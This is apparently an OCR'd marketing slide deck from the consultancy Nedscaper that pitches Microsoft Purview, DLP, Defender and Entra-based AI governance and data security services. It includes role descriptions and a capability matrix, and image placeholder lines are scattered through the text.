
(Chief) AI Officer **Optional:** Drafts and validates usage of critical AI usage
(Chief) Data Officer: Drafting data classification, AI and retention policy.
Privacy Officer : Supporting data governance processes and policies
Chief Information Security Officer: Defining measures based on sensitivity, validating measures and residual risks.

Enterprise Architect : Supporting the implementation of technical control with a view to the entire environment.
Information Security Officer: Translating policy into technical controls.
Data Owner: Formally responsible for value, quality, access decisions, and retention.

Information & Automation: Design & Implement Policy-Based Data Classifications, Security, and DLP Rules
Security Analyst: Monitoring and analyzing incidents.


nedscaper
The solutions


Short recap




Where AI and Data Security come together.

It starts at Purview


DSPM (for AI)



Information Protection



Insider Risk Management




Data Loss Prevention Policies

Your single pane of glass for Agents


Agent M365

- Get an overview of the Agents used in your environment.
- Configure and publish blueprints for AI agents to use
- Perform governance activities such as monitoring privilege and usage
- Part of the recently announced E7 capabilities, release date May 1st





Keep control on your shadow AI

Defender for Cloud Apps




*Purview E5 functionaliteit






Defender for Cloud Apps



* Purview E5 functionaliteit

Different flavours for different situations

Our approach



LET'S TAKE A CLOSER LOOK AT THE DIFFERENT FLAVORS


What we offer

🔍 AI Readiness – Risk Assessment

Nedscaper developed an AI risk assessment to identify risks associated with the use of commercial Gen-AI and LLM solutions.

- Risk Assessment & Roadmap recommendations

📦 AI Readiness - Enablement



Organization-wide rollout of AI security measures with input from the risk assessment.

- Sensitivity labels
- AI & M365 DLP-rules (based on use cases)
- AI Security Policy**
- AI Shadow IT Monitoring and Control (Defender for Cloud Apps)*
- AI (XDR) Monitoring*

🧩 Data & AI Readiness Comprehensive

A comprehensive rollout of the AI security and data security measures, including the Purview capabilities and all Essentials:

- Up to 15 Additional Use Cases
- Endpoint* & M365 DLP
- Automatic Sensitivity labels*
- Insider Risk Management (based on use cases)*
- Optional modules (by mutual agreement)*

* May require a Microsoft M365 E5 or E7 licensing

** We offer a draft AI policy template aligned with ISO standards to support clients in developing their own AI specific policy framework

LET'S TAKE A CLOSER LOOK AT THE DIFFERENT FLAVORS


What we offer

🔍 AI Readiness – Risk Assessment

Nedscaper developed an AI risk assessment to identify risks associated with the use of commercial Gen-AI and LLM solutions.

- Risk Assessment & Roadmap recommendations

📦 AI Readiness - Enablement



Organization-wide rollout of AI security measures with input from the risk assessment.

- Sensitivity labels
- AI & M365 DLP-rules (based on use cases)

🧩 Data & AI Readiness Comprehensive

A comprehensive rollout of the AI security and data security measures, including the Purview capabilities and all Essentials:

- Up to 15 Additional Use Cases
- Endpoint* & M365 DLP

nedscaper
Managed Security Services

FREE*

* In case the organization is eligible to Microsoft Data Security Workshop funding

What each party owns – capability by capability

Capability Matrix

Capability	Microsoft provides	Nedscaper Managed services Provides	You get
AI Asset Discovery	Purview DSPM for AI scans M365, SharePoint, Copilot and Foundry interactions for sensitive data signals	We run the scan, interpret results, map exposure across Copilot, Foundry, and custom apps, build the prioritised inventory	**Knows what AI can touch**
Shadow AI Detection	Entra Internet Access detects unmanaged AI app usage at network layer (GA March 31)	We monitor the alerts, classify risk by app, advise on policy and block decisions	**Visibility + control**
Agent Governance	Entra Agent ID assign's identity to Copilot Studio and Foundry agents. Agent 365 provides inventory + Conditional Access	We configure governance policies, review Foundry and Copilot Studio agent permissions, monitor identity anomalies	**Agents are governed**
AI Threat Detection	Defender for Cloud AI: alerts for Copilot Studio agents (GA). Foundry agent protection in preview, currently free	We triage alerts, build custom KQL rules for Foundry gaps where native coverage is still maturing, run proactive hunting	**Threats are caught**
Data Protection	Purview DLP blocks sensitive data in Copilot and Foundry prompts. Sensitivity labels classify content across AI workloads	We design and deploy the label taxonomy, configure DLP policies across Copilot and Foundry, tune false positives	**Data stays protected**
Incident Response	Sentinel + Defender XDR surface correlated incidents from Copilot and Foundry agents. Security Copilot assists investigation	We run the playbook, contain the threat, own the follow-through, brief the client	**Continues Improvement**
AI Assessment (Consultancy)	*Assessment for AI, Foundry reference architectures, compliance templates (free resources)*	*We translate signals into board-ready language, run quarterly reviews, own the AI security roadmap*	***Defensible posture***

Summarize

- Data Security is important as a component for AI-Ready
- It is not strictly necessary to only allow Copilot only after having all Data Security has been set up from A-Z.
